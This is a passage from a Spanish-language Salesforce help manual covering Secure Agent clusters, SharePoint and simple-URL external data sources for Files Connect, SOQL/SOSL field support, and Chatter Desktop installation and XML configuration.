En la interfaz del agente, puede pulsar la tecla TAB para acceder a una variedad de comandos. Si su servidor SharePoint requiere un certificado autofirmado o un certificado firmado por una autoridad no oficial, debe utilizar el comando `rcs:importcert`. A continuación, introduzca la ruta para importar el certificado autofirmado o el certificado raíz de la autoridad en el almacén de confianza de Agente seguro.

El comando `rcs:listcert` indica todos los certificados disponibles actualmente en el almacén de confianza, mientras que `rcs:deletecert` elimina el certificado especificado del almacén.

## Realizar un seguimiento y solucionar problemas de la actividad del agente seguro

Descargue los archivos de registro para supervisar los eventos de agente con precisión.

1. En Configuración, introduzca `Agentes seguros` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Agentes seguros**.
2. Haga clic en el nombre de un agente seguro creado anteriormente para abrir su página de detalles.

3. Haga clic en cualquiera de las siguientes opciones:
   - **Descargar registros** para descargar un archivo .zip comprimido que contiene registros de texto.
   - **Descargar diagnósticos** para ver el estado actual del agente, incluyendo la lista de complementos instalados y el estado de la máquina virtual Java.

# Garantizar el acceso con clústeres de Agente seguro

Los clústeres de Agente seguro proporcionan protección contra fallos, garantizando que los usuarios de Salesforce siempre pueden acceder fuentes de datos externas in situ como SharePoint 2010 o 2013.

Nota: El proceso de configuración de agente seguro requiere una licencia de conjunto de permisos de pago, "Files Connect para fuentes de datos externas in situ" Para obtener información acerca de licencias de conjunto de permisos, consulte Ayuda de Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar clústeres de agentes seguros:
- "Personalizar aplicación"

## Crear el clúster de Agente seguro

1. Cree múltiples agentes seguros en servidores diferentes repitiendo este proceso: Configurar un agente seguro.
2. En Configuración, introduzca *Clústeres de Agente seguro* en el cuadro Búsqueda rápida y, a continuación, seleccione **Clústeres de Agente seguro**.
3. Haga clic en **Nuevo clúster de Agente seguro**.
4. Introduzca una **Etiqueta** para la interfaz de usuario y un **Nombre** para la API.
5. Para agregar los agentes disponibles al clúster, selecciónelos y haga clic en **Agregar**.

   Cambie el orden de prioridad en el que se utilizan los agentes moviéndolos hacia arriba o hacia abajo en la lista Agentes seguros seleccionados. El agente accesible con la prioridad más alta se utiliza primero.
6. Haga clic en **Guardar**.

## Comprobar el estado del clúster

1. En Configuración, introduzca *Clústeres de Agente seguro* en el cuadro Búsqueda rápida y, a continuación, seleccione **Clústeres de Agente seguro**.
2. Haga clic en el nombre de un clúster para acceder a su página de detalles.
3. Consulte el estado general del clúster. Verde indica que todos los agentes están accesibles, amarillo que hay algunos y rojo que no hay ninguno.
4. Consulte el estado de los agentes individuales y estos detalles adicionales:
   - La columna Prioridad muestra el orden en que se emplean los agentes. Para cambiar la prioridad, haga clic en **Modificar** y mueva los agentes hacia arriba o hacia abajo en la lista Agentes seguros seleccionados.
   - La columna Activo indica qué agente está en uso en esos momentos.

# Definir una fuente de datos externa para SharePoint 2010 o 2013

Permita a Salesforce acceder a datos en su sistema basado en permisos. Files Connect y Chatter lo hacen posible.

Nota: Este proceso de configuración requiere una licencia de conjunto de permisos de pago, "Files Connect para fuentes de datos externas in situ" Para obtener información acerca de licencias de conjunto de permisos, consulte Ayuda de Salesforce.

1. Desde Configuración, introduzca *Fuentes de datos externas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Fuentes de datos externas**.
2. Haga clic en **Nueva fuente de datos externa**. Después configure las opciones siguientes.

| Campo | Descripción |
|---|---|
| Etiqueta | Nombre fácil de recordar para la fuente de datos que se muestra en la interfaz de usuario de Salesforce. |
| Nombre | Identificador único empleado para hacer referencia a esta definición de fuente de datos externa a través de la API. El campo **Nombre** solo puede contener guiones bajos y caracteres alfanuméricos. Debe ser exclusivo, comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| Tipo | Seleccione **Files Connect: Microsoft SharePoint** |
| Agente seguro | Un servicio que se está ejecutando en un servidor de Linux o Windows de su intranet que le permite conectar Salesforce a su servidor SharePoint basado en permisos de forma segura. Consulte Configurar un agente seguro para SharePoint 2010 o 2013. |
| URL del sitio | La URL de su sitio de SharePoint, conjunto de sitios o aplicación Web.<br>Importante: La URL debe comenzar por *https* y finalizar con el nombre del sitio. (No copie la URL vista en el navegador al acceder a SharePoint.) |
| Tipo de identidad | El tipo de identidad empleado para autenticar la fuente de datos externa.<br>Seleccione **Por usuario** para solicitar credenciales separadas para cada usuario que accede a la fuente de datos. (Los administradores deben activar la fuente de |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para definir una fuente de datos externa:

- "Personalizar aplicación"

| Campo | Descripción |
| --- | --- |
| | datos para perfiles y conjuntos de permisos específicos. Los usuarios introducen sus credenciales cuando acceden por primera vez a la fuente de datos.)<br>Seleccione **Principal nombrado** para utilizar el mismo conjunto de credenciales para cada usuario que acceda a la fuente de datos desde Salesforce. |
| `Protocolo de autenticación` | El protocolo necesario para acceder a SharePoint.<br>Seleccione **Autenticación de contraseña**.<br>(Esta opción admite la autenticación HTTP básica y NTLM.) |
| `Nombre de usuario de administración` | El nombre de usuario que utiliza Salesforce para probar la conexión con SharePoint. No necesita introducir un nombre de usuario de administrador de SharePoint. Sin embargo, asegúrese de que las credenciales que utiliza tienen privilegios adecuados para acceder a la fuente de datos, realizar búsquedas y devolver información. |
| `Contraseña de administración` | La contraseña que utiliza Salesforce para probar la conexión con SharePoint. |

Nota: Los usuarios de Salesforce no pueden acceder a SharePoint 2010 si el acceso anónimo está activado para la aplicación Web.

CONSULTE TAMBIÉN

El proceso de configuración de Files Connect

# Incluir una fuente de datos de Files Connect en búsqueda global

Combine búsquedas para datos de Salesforce con datos externos de Google Drive, SharePoint u OneDrive for Business. A través de la API, los desarrolladores pueden automatizar el proceso con consultas SOQL o SOSL compatibles.

Para incluir datos externos en búsquedas globales o consultas de API, cree primero un objeto externo relacionado. Los objetos externos se comportan del mismo modo que los objetos personalizados, pero se asignan a datos almacenados fuera de Salesforce en un sistema externo como SharePoint. Cada objeto externo se asigna a una tabla de datos, y los campos de objeto se asignan a columnas de tabla accesibles.

Consejo: Los objetos externos admiten relaciones de búsqueda al igual que los objetos personalizados, permitiéndole integrar datos externos en listas relacionadas y otras áreas en Salesforce. Para obtener más detalles, consulte Relaciones de objetos externos.

Para configurar completamente una búsqueda global, complete estos pasos:

1. Seleccionar los resultados de búsqueda global del formato
2. Crear un objeto externo desde una fuente de datos externa
3. Proporcione a los usuarios el acceso a los campos del objeto externo

Para automatizar la búsqueda con SOQL o SOSL, revise las consultas admitidas para su fuente de datos:

- Compatibilidad de SOQL y SOSL para objetos externos de SharePoint y OneDrive
- Compatibilidad de SOQL y SOSL para objetos externos de Google Drive

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Files Connect para fuentes de datos externas basadas en la Nube está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Files Connect para fuentes de datos externas in situ está disponible por un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear un objeto externo y proporcionar acceso a sus campos:

- "Personalizar aplicación"

## Seleccionar los resultados de búsqueda global del formato

De forma predeterminada, los objetos externos de Files Connect utilizan el formato de resultados de búsqueda estándar para la ficha Archivos y Chatter. Si desea mostrar formatos de búsqueda personalizados para esos objetos, complete estos pasos rápidos.

1. Desde Configuración, introduzca *`Configuración de Files Connect`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de Files Connect**.
2. Seleccione **Utilizar el formato de búsqueda de objeto externo**.

## Crear un objeto externo desde una fuente de datos externa

1. Defina una fuente de datos externa que admite búsquedas:
   - SharePoint Online u OneDrive for Business
   - SharePoint 2010 o 2013
   - Google Drive
   - Cuadro
2. En Configuración, introduzca *`Fuentes de datos externas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Fuentes de datos externas**.
3. Haga clic en el nombre de la fuente de datos para acceder a la página de detalles.
4. Haga clic en **Validar y sincronizar**.

Nota: Nota: Si el botón **Validar y sincronizar** está desactivado, modifique la **Configuración de autenticación para sistemas externos** en la página 5613 para activar la casilla de verificación `Iniciar flujo de autenticación al Guardar`.

5. Seleccione la tabla denominada "items_[data source]." A continuación, haga clic en **Sincronizar** para crear un objeto externo que se asigna a toda la fuente.

   Ahora implementará el objeto para que los datos que contiene estén disponibles para los usuarios.

6. Seleccione **Generar** > **Desarrollar** > **Objetos externos**.
7. Haga clic en **Modificar** junto al nuevo objeto externo.
8. En la parte inferior de la página, haga clic en **Implementado** y luego haga clic en **Guardar**.

## Proporcione a los usuarios el acceso a los campos del objeto externo

1. En Configuración, introduzca *`Conjuntos de permisos`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Conjuntos de permisos**.
2. Haga clic en un conjunto de permisos en el que ha activado Files Connect.
3. En la sección Aplicaciones, haga clic en **Configuraciones de objetos**.
4. Haga clic en el nombre del objeto externo.
5. Haga clic en **Modificar** y active los permisos de lectura necesarios (para el objeto en sí y todos los campos que desea mostrar en Salesforce).
6. Haga clic en **Guardar**.

## Compatibilidad de SOQL y SOSL para objetos externos de SharePoint y OneDrive

Los objetos externos de SharePoint y OneDrive admiten estos campos estándar y cualquier campo personalizado que habilite.

Nota: Las consultas en campos específicos solo devuelven documentos indexados por esa fuente de datos externa.

| Nombre del campo | Consultable | Clasificable |
|---|---|---|
| `Autor de` | Sí | Sí |
| `Comentario` | No | Sí |
| `ContentLength` | Sí | Sí |
| `CreationDate` | Sí | Sí |
| `DisplayUrl` | No | Sí |
| `DownloadUrl` | No | No |
| `ExternalId` | Sí | Sí |
| `IsFolder` | Sí<br>Nota: No admitido para SharePoint 2010 o 2013. | Sí |
| `MimeType` | Sí | Sí |

| Nombre del campo | Consultable | Clasificable |
|---|---|---|
| Nombre | Sí | Sí |
| UpdateDate | Sí | Sí |
| UpdatedBy | Sí | Sí |

Nota: También puede utilizar `ParentId_c` como criterio de consulta para recuperar la lista de documentos en una carpeta. Sin embargo, ese campo no aparece en resultados de consulta salvo que su consulta especifique un valor de `ParentId__c`.

## Compatibilidad de SOQL y SOSL para objetos externos de Google Drive

Files Connect admite todas las propiedades estándar de Google Drive, pero no las propiedades personalizadas. Las siguientes propiedades tienen diferentes nombres de campo en objetos externos de Salesforce:

| Propiedad de Google | Campo de Salesforce |
|---|---|
| alternateLink | DisplayUrl |
| createDate | CreationDate |
| descripción | Comentario |
| downloadURL | contentStreamUri |
| modificable | readOnly |
| fileSize | ContentLength |
| id | ExternalId |
| lastModifyingUserName | UpdatedBy |
| mimeType | MimeType |
| modifiedDate | UpdateDate |
| ownerNames | Autor de |
| originalFilename | contentStreamFileName |
| título | Nombre |

Este subconjunto de campos admite consultas SOQL y SOSL. (Ninguno se puede ordenar, reflejando limitaciones en la API de Google Drive.)

- CreationDate
- lastViewedByMeDate
- MimeType
- Nombre

Nota: Las consultas de Google Drive en el campo `Nombre` solo admiten un comodín, %. Las búsquedas utilizando este comodín solo coincide con prefijos de nombre. Por ejemplo, el título "HelloWorld" se devuelve con la consulta *`Name LIKE "Hello%"`* pero no *`Name LIKE "%World"`*.

- `sharedWithMe`

  Nota: Las consultas en el campo `sharedWithMe` con un valor de "falso" no se admiten, protegiendo datos confidenciales.

- `marcado`
- `UpdateDate`

CONSULTE TAMBIÉN

El proceso de configuración de Files Connect

Incluir propiedades personalizadas de SharePoint en búsquedas y consultas SOQL y SOSL

# Incluir propiedades personalizadas de SharePoint en búsquedas y consultas SOQL y SOSL

Después de crear un objeto externo para una fuente de datos de SharePoint, se necesitan algunos pasos especiales para buscar o consultar cualquier propiedad personalizada que contiene.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Files Connect para fuentes de datos externas basadas en la Nube está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Files Connect para fuentes de datos externas in situ está disponible por un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear un objeto externo y proporcionar acceso a sus campos:

- "Personalizar aplicación"

## Configuración de propiedades personalizadas en SharePoint

Los objetos externos en Salesforce le permiten seleccionar y filtrar en estas propiedades personalizadas desde SharePoint:

- Columnas personalizadas definidas en un tipo de contenido personalizado
- Metadatos de Microsoft Word, Excel y otros documentos de Office

Para buscar en estas propiedades personalizadas en Salesforce, un administrador de Shareoint debe crear una propiedad gestionada correspondiente.

- Para mostrar estas propiedades en campos de objeto externo o utilizarlas en consultas `SELECCIONAR` SOQL o SOSL, establezca la propiedad gestionada correspondiente como `Recuperable`. ( En Sharepoint 2010, esta opción está etiquetada, "Permitir el uso de esta propiedad en ámbitos").
- Para filtrar en estas propiedades en objetos externos o utilizarlas como criterio de consulta en una cláusula `WHERE` de SOQL o SOSL, establezca la propiedad gestionada correspondiente como `Consultable`.

## Consulta de campos de resultado en Salesforce

En los ejemplos siguientes, `CustomProperty` significa el nombre de columna Personalizar definido en el tipo de contenido personalizado o el nombre de metadatos del documento de Office. `ManagedCustomProperty` significa el nombre de la propiedad gestionada correspondiente.

**SharePoint 2010**

Utilice `CustomProperty` en la cláusula `SELECT` y `ManagedCustomProperty` en la cláusula `WHERE`. Dos campos correspondientes deben existir para el objeto externo en Salesforce: uno para la selección y otro para el filtrado.

A continuación se incluye un ejemplo de SOQL:

```
SELECT CustomProperty FROM items_sp2010_x WHERE ManagedCustomProperty=...
```

**SharePoint 2013 y En línea**

En la mayoría de los casos, se puede utilizar `ManagedCustomProperty` tanto para la cláusula `SELECT` como para la cláusula `WHERE`.

A continuación se incluye un ejemplo de SOQL:

```
SELECT ManagedCustomProperty FROM items_sp2013_x WHERE ManagedCustomProperty=...
```

Sin embargo, para los tipos de archivo que SharePoint no indiza para buscar, como archivos .jpg, .png, y .pdf, y debe utilizar `CustomProperty` en la cláusula `SELECT` y `ManagedCustomProperty` en la cláusula `WHERE`. Como solución, puede definir un alias en la Propiedad gestionada en SharePoint y consultas de formato de este modo:

```
SELECT Alias FROM items_sp2013/Online WHERE Alias=...
```

Consejo: Por lo general, las propiedades personalizadas no aparecen en páginas de detalles de objeto externo (la definición de un alias también trata este problema).

## Propiedades personalizadas booleanas

Al utilizar propiedades personalizadas (Sí/No) booleanas con una Propiedad gestionada correspondiente establecida como el tipo de texto, el campo de objeto externo correspondiente debe establecerse como el tipo de texto también. En filtros, los valores "0" y "1" corresponden a falso y verdadero respectivamente. Por ejemplo:

```
WHERE customBooleanWithTextManagedProperty="1"
```

"0" y "1" también aparecen como resultados, sin embargo, lo ideal es que las propiedades personalizadas booleanas utilicen un tipo de propiedad gestionada de SíNo. Establezca el campo del objeto externo correspondiente como Casilla de verificación para consultarlo con valores estándar de `true` o `false`. Por ejemplo:

```
WHERE customBooleanWithYesNoManagedProperty=true
```

## Metadatos en documentos de Microsoft Office

El servicio de búsqueda de Sharepoint devuelve todos los metadatos de documentos de Office como cadenas, de modo que los campos de objeto externo correspondiente se deben establecer como el tipo Texto.

Las fechas se devuelven en el formato , MM/DD/AAAA hh:mm:ss AM/PM, (por ejemplo, "3/31/2015 9:59:00 PM"). Para consultar campos utilizando el tipo Fecha, el objeto externo debe incluir un campo Fecha correspondiente para filtrar y un campo Texto para seleccionar.

## Limitaciones para los tipos de propiedades específicas de SharePoint en Salesforce

**Todas las versiones**

- No se pueden seleccionar las propiedades Número, Divisa y Opción múltiple para tipos de archivo que SharePoint no indiza para la búsqueda. De forma predeterminada, esto incluye imagen, vídeo y archivos .pdf, aunque los archivos .pdf se indexan de forma nativa desde SharePoint 2013.

**SharePoint 2010**

- No se pueden seleccionar las propiedades Números, Opción múltiple y Divisa.

- Las propiedades de fecha se pueden seleccionar pero probablemente no tengan el formato UTC ( Hora universal coordinada), de modo que los valores pueden reflejar una zona horaria diferente a la esperada.

**SharePoint 2013**

- Varias propiedades de Línea de texto, URL, Fecha y Opción desplegable no se pueden consultar.
- No se pueden seleccionar las propiedades Opción desplegable, Opción múltiple, URL y Fecha.

**SharePoint Online**

- Varias propiedades de Línea de texto, URL y Fecha no se pueden consultar.
- No se pueden seleccionar las propiedades Opción múltiple y URL.

CONSULTE TAMBIÉN

Incluir una fuente de datos de Files Connect en búsqueda global

# Definir una fuente de datos externa de URL sencilla

Si Chatter está activado para su organización, Salesforce puede acceder a datos almacenados en otro dominio Web para su uso en las noticias en tiempo real y la ficha Archivos.

1. Desde Configuración, introduzca *Fuentes de datos externas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Fuentes de datos externas**.
2. Haga clic en **Nueva fuente de datos externa**. Después configure las opciones siguientes.

| Campo | Descripción |
|---|---|
| Etiqueta | Nombre fácil de recordar para la fuente de datos que se muestra en la interfaz de usuario de Salesforce. |
| Nombre | Identificador único empleado para hacer referencia a esta definición de fuente de datos externa a través de la API. El campo **Nombre** solo puede contener guiones bajos y caracteres alfanuméricos. Debe ser exclusivo, comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| Tipo | Seleccione **URL sencilla**. |
| URL | La URL del servidor que aloja datos fuera de Salesforce, que debe comenzar por *http://* o *https://*. |
| Repositorio externo predeterminado | Utilizado para SharePoint® Online®. Si los metadatos no son accesibles, utilice este campo para crear tablas y campos de tabla predeterminados. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para definir una fuente de datos externa:
- "Personalizar aplicación"

| Campo | Descripción |
| --- | --- |
| Icono grande | Especifique un icono para identificar fácilmente la fuente de datos en la interfaz de usuario de Salesforce.<br>Primero, defina el icono como un recurso estático en Salesforce. Para obtener más información, consulte Definición de recursos estáticos. |
| Icono pequeño | Especifique un icono para identificar fácilmente la fuente de datos en la interfaz de usuario de Salesforce.<br>Primero, defina el icono como un recurso estático en Salesforce. Para obtener más información, consulte Definición de recursos estáticos. |
| Tipo de identidad | El tipo de identidad empleado para autenticar la fuente de datos externa.<br>Seleccione **Anónimo**, que no requiere a los usuarios proporcionar credenciales al acceder a la fuente de datos. |
| Protocolo de autenticación | El protocolo necesario para acceder a la fuente de datos.<br>Seleccione **Sin autenticación**. |

Nota: No se pueden incluir recursos de datos de URL sencilla en búsquedas globales, por lo que no se admite la opción "Validar y sincronizar"

Nota: Las consultas SOQL no se pueden realizar en los objetos externos creados desde fuentes de datos de URL sencilla.

# Chatter Desktop

Controle el acceso a Chatter Desktop e instale y configure la versión gestionada de Chatter Desktop.

Controlar el acceso a Chatter Desktop

Chatter Desktop está activado en la mayoría de organizaciones, pero los administradores pueden controlar el acceso a Chatter Desktop.

Instalar la versión gestionada de Chatter Desktop

Salesforce proporciona dos instaladores de Chatter Desktop: una versión estándar para instalaciones individuales y una versión gestionada para implementaciones de empresa.

Configurar la versión gestionada de Chatter Desktop

Controle la configuración de Chatter Desktop implementando un archivo de configuración basado en XML en el equipo de cada usuario. La configuración del archivo sustituye a la configuración del usuario.

Activar y asignar permisos para utilizar miniprogramas de código

Utilice miniprogramas de código para introducir ejemplos de código con sintaxis destacada a través del publicador en Lightning Experience y comunidades de autoservicio basadas en la plantilla Servicio al cliente (Napili). Para hacer disponibles miniprogramas de código, actívelos y asigne el permiso para utilizarlos. Existen dos formas de activar y asignar permisos de miniprogramas de código: a través de un perfil de usuario (paso 1) o a través de un conjunto de permisos (paso 2).

# Controlar el acceso a Chatter Desktop

Chatter Desktop está activado en la mayoría de organizaciones, pero los administradores pueden controlar el acceso a Chatter Desktop.

1. Desde Configuración, introduzca *Configuración de Chatter Desktop* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Chatter Desktop**.
2. Seleccione Activar Chatter Desktop si desea permitir que los usuarios accedan a los datos de Chatter desde Chatter Desktop.

   Cancele la selección de esta opción para bloquear el acceso a la página de instalación automática de Chatter Desktop y evitar que todas las instancias de Chatter Desktop accedan a los datos de Chatter.
3. Seleccione Permitir instalaciones gestionadas de Chatter Desktop únicamente si desea evitar que quienes no sean administradores instalen Chatter Desktop.

   Por ejemplo, seleccione esta opción si su departamento de TI tiene intención de implementar Chatter Desktop en su organización.
4. Guarde sus cambios.

CONSULTE TAMBIÉN

Salesforce Chatter

Instalar la versión gestionada de Chatter Desktop

Configurar la versión gestionada de Chatter Desktop

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Developer Edition** y **Database.com Edition**

Salesforce CRM, las aprobaciones, las notificaciones de correo electrónico de Chatter, las invitaciones de Chatter y las invitaciones de clientes no están disponibles en **Database.com**.

# Instalar la versión gestionada de Chatter Desktop

Salesforce proporciona dos instaladores de Chatter Desktop: una versión estándar para instalaciones individuales y una versión gestionada para implementaciones de empresa.

A continuación, le presentamos los requisitos mínimos para utilizar Chatter Desktop:

- Windows
  - Procesador compatible con x86 de 2,33 GHz o superior o procesador Intel Atom™ 1,6 GHz o superior para dispositivos móviles.
  - Microsoft® Windows® XP, Windows Server® 2003, Windows Server 2008, Windows Vista® Home Premium, Business, Ultimate, o Enterprise (incluyendo las ediciones de 64 bits) con Service Pack 2 o Windows 7
  - 512MB de memoria RAM (1GB recomendados)
- Mac
  - Procesador Intel® Core™ 1,83 GHz de doble núcleo o superior
  - Mac OS X v 10.5, 10.6 o v10.7
  - 512MB de memoria RAM (1GB recomendados)

**Importante:** Chatter Desktop utiliza Adobe® Integrated Runtime (AIR®), el entorno de tiempo de ejecución de la plataforma de Adobe para las aplicaciones de escritorio, y solamente funciona en los sistemas operativos que admiten Adobe AIR. Chatter Desktop no funciona en sistemas operativos que Adobe AIR no admita, como Linux de 64 bits. Consulte el sitio Web de Adobe si desea información sobre Adobe AIR.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Developer Edition** y **Database.com Edition**

Salesforce CRM, las aprobaciones, las notificaciones de correo electrónico de Chatter, las invitaciones de Chatter y las invitaciones de clientes no están disponibles en **Database.com**.

La versión gestionada de Chatter Desktop es perfecta para empresas que implementen Chatter Desktop en usuarios que no cuentan con privilegios de administrador en sus equipos. La versión gestionada:

- No instala automáticamente AIR: su departamento de TI debe obtener un acuerdo de redistribución de Adobe Systems Incorporated e implementar la versión requerida de AIR antes de implementar Chatter Desktop
- Requiere que su departamento de TI acepte el acuerdo de licencia de usuario final de la versión gestionada de Chatter Desktop en nombre de los usuarios en los que se ha implementado Chatter Desktop
- No publica automáticamente en Chatter la primera vez que se inicia Chatter Desktop
- No comprueba regularmente si hay nuevas versiones de Salesforce

Para instalar la versión gestionada:

1. Implemente Adobe® Integrated Runtime (AIR®), versión 2.6 o posterior (se recomienda la última versión) en los equipos en los que planea implementar Chatter Desktop.

   AIR es el entorno de tiempo de ejecución de la plataforma de Adobe para las aplicaciones de escritorio, y es un requisito previo para Chatter Desktop.

   **Consejo:** Visite estos vínculos antes de implementar AIR:

   - Descripción general de AIR®: `http://www.adobe.com/devnet/air/articles/distributing_air_in_enterprise.html`
   - Información sobre la obtención de una licencia de redistribución de AIR® desde Adobe Systems Incorporated: `http://www.adobe.com/products/air/runtime_distribution1.html`
   - Información de instalación: `http://help.adobe.com/en_US/air/redist/WS485a42d56cd19641-70d979a8124ef20a34b-8000.html`

- Información de administración: `http://help.adobe.com/en_US/air/admin/WS485a42d56cd1964167ea49bd124ef17d52a-8000.html`

2. Desde Configuración, introduzca *`Configuración de Chatter Desktop`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de Chatter Desktop**.
3. Haga clic en el vínculo para descargar la versión gestionada.

**Importante:** Chatter Desktop usa Adobe® Acrobat® Reader para previsualizar los archivos PDF. Antes de obtener una vista previa de archivos con Chatter Desktop, descargue Adobe Acrobat desde el sitio Web de Adobe, instálelo y ábralo al menos una vez para completar la instalación.

CONSULTE TAMBIÉN

Controlar el acceso a Chatter Desktop

Configurar la versión gestionada de Chatter Desktop

# Configurar la versión gestionada de Chatter Desktop

Controle la configuración de Chatter Desktop implementando un archivo de configuración basado en XML en el equipo de cada usuario. La configuración del archivo sustituye a la configuración del usuario.

1. Cree un archivo denominado `.chatterdesktop`, agregue un elemento principal `chatterdesktop` principal con dos elementos secundarios, `config` y `servers`.
2. En el elemento `config`, cree los elementos secundarios indicados en esta tabla y agregue un atributo `predeterminado` y un atributo `modificable`. Ambos atributos pueden tener el valor *`verdadero`* o *`falso`*.

   Para convertir un elemento secundario en el parámetro predeterminado, establezca el atributo `predeterminado` del elemento como *`verdadero`*. Para permitir a los usuarios cambiar el parámetro predeterminado en la interfaz de usuario,m establezca el atributo `modificable` del elemento como *`verdadero`*.

| Elemento secundario | Descripción |
|---|---|
| `launchOnStartup` | Inicia la aplicación al inicio. |
| `minimizeOnClose` | Minimiza la aplicación al cerrar. |
| `notificaciones` | Activa notificaciones emergentes. |
| `criticalAlerts` | Activa alertas para nuevas publicaciones y comentarios resaltando el icono de la barra de tareas (Windows) o provocando que se reenvíe el icono del Dock (Mac OS). |
| `bringToForeground` | Pone Chatter Desktop en primer plano para nuevas publicaciones y comentarios de noticias en tiempo real. |
| `alwaysOnTop` | Activa Chatter Desktop para que se muestre siempre en primer plano. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Developer Edition** y **Database.com Edition**

Salesforce CRM, las aprobaciones, las notificaciones de correo electrónico de Chatter, las invitaciones de Chatter y las invitaciones de clientes no están disponibles en **Database.com**.

| Elemento secundario | Descripción |
|---|---|
| `chatWindowToForeground` | Permite que una ventana de chat aparezca en primer plano cuando se recibe una nueva sesión de chat (solo Mac). |
| `chatSoundEnabled` | Activa sonidos para nuevas sesiones de chat recibidas. |
| `playSoundForEveryMessage` | Activa sonidos para todas las sesiones de chat recibidas. |

Nota: Si el atributo `default` está establecido como *`verdadero`* para `chatSoundEnabled` y *`falso`* para `playSoundForEveryMessage`, se reproduce un sonido solo para las nuevas sesiones de chat recibidas. Si ambos están establecidos como *`verdadero`*, se reproduce un sonido para cada sesión de chat recibida. Si ambos están establecidos como *`falso`*, se desactivan los sonidos de chat.

3. Si su organización utiliza instancias de Salesforce diferentes a Producción y Sandbox, especifique los servidores que contienen esas instancias en elementos `server` diferentes en el elemento `servers`.

   En cada elemento `servidor`, incluya los atributos siguientes:

   - `label`: el nombre de la conexión tal y como desea que aparezca en la interfaz de usuario.
   - `serverUrl`: la URL que utiliza para iniciar sesión en la instancia. La URL debe comenzar por `https://` y finalizar con `salesforce.com` o `chatter.com`. Por ejemplo, si su organización tiene una división europea a la que inicia sesión desde `https://emea.salesforce.com`, introduzca esa URL y nombre la conexión como *`Europa`*.
   - `defaultServer`: Está definida a verdadero para que éste servidor sea la instancia predefinida a la que se conecta Chatter Desktop.

4. Pruebe el archivo de configuración de `.chatterdesktop`.

   a. Copie el archivo de configuración `.chatterdesktop`en el directorio del usuario en su equipo. Los directorios de usuario son:

      - Windows—`c:\Documents and Settings\<username>` (Windows XP) o `C:\Users\<username>` (Windows 7)
      - Mac OS: `/Users/<nombre de usuario>`
      - Linux: `/home/<nombre de usuario>`

   b. Inicie Chatter Desktop y compruebe que funciona correctamente. Consulte Consejos para solucionar problemas de Chatter Desktop si hay problemas.

5. Copie el archivo `.chatterdesktop` en el directorio del usuario en todas los equipos con Chatter Desktop en su organización.

Ejemplo: A continuación se incluye una muestra del archivo de configuración:

```
<chatterdesktop>
   <config>
       <launchOnStartup default="false"
                        editable="false"/>
       <minimizeOnClose default="false"
                        editable="true"/>
       <notifications default="true"
                        editable="true"/>
```

```
        <criticalAlerts default="false"
                        editable="true"/>
        <bringToForeground default="false"
                        editable="true"/>
        <alwaysOnTop default="false"
                        editable="false"/>
        <chatWindowToForeground default="false"
                        editable="false"/>
        <chatSoundEnabled default="true"
                        editable="true"/>
        <playSoundForEveryMessage default="true"
                        editable="true"/>

    </config>

    <servers>
        <server label="Europe"
                serverUrl="https://emea.salesforce.com"
                defaultServer="true"/>
        <server label="Production"
                serverUrl="https://login.salesforce.com"
                defaultServer="false"/>
    </servers>
</chatterdesktop>
```

CONSULTE TAMBIÉN

Controlar el acceso a Chatter Desktop

Instalar la versión gestionada de Chatter Desktop

# Activar y asignar permisos para utilizar miniprogramas de código

Utilice miniprogramas de código para introducir ejemplos de código con sintaxis destacada a través del publicador en Lightning Experience y comunidades de autoservicio basadas en la plantilla Servicio al cliente (Napili). Para hacer disponibles miniprogramas de código, actívelos y asigne el permiso para utilizarlos. Existen dos formas de activar y asignar permisos de miniprogramas de código: a través de un perfil de usuario (paso 1) o a través de un conjunto de permisos (paso 2).

1. Activar miniprogramas de código a través de un perfil de usuario:
   a. En Configuración, amplíe **Gestionar usuarios** (**Usuarios** en Lightning Experience), haga clic en **Perfiles**, luego haga clic en **Duplicar** junto a **Usuario estándar**.
   b. Otorgue al duplicado un **Nombre de perfil** y haga clic en **Guardar**.
   c. En la página de duplicado, haga clic en **Modificar**.
   d. Desplácese a la sección **Permisos de usuario generales**, seleccione **Permitir la inclusión de miniprogramas de código desde la interfaz de usuario** y haga clic en **Guardar**.

e. En **Gestionar usuarios**, haga clic en **Usuarios**.

f. Modifique cada usuario que desea que tenga el permiso de miniprogramas de código y asígneles el perfil de usuario duplicado.

2. Activar miniprogramas de código a través de un conjunto de permisos:

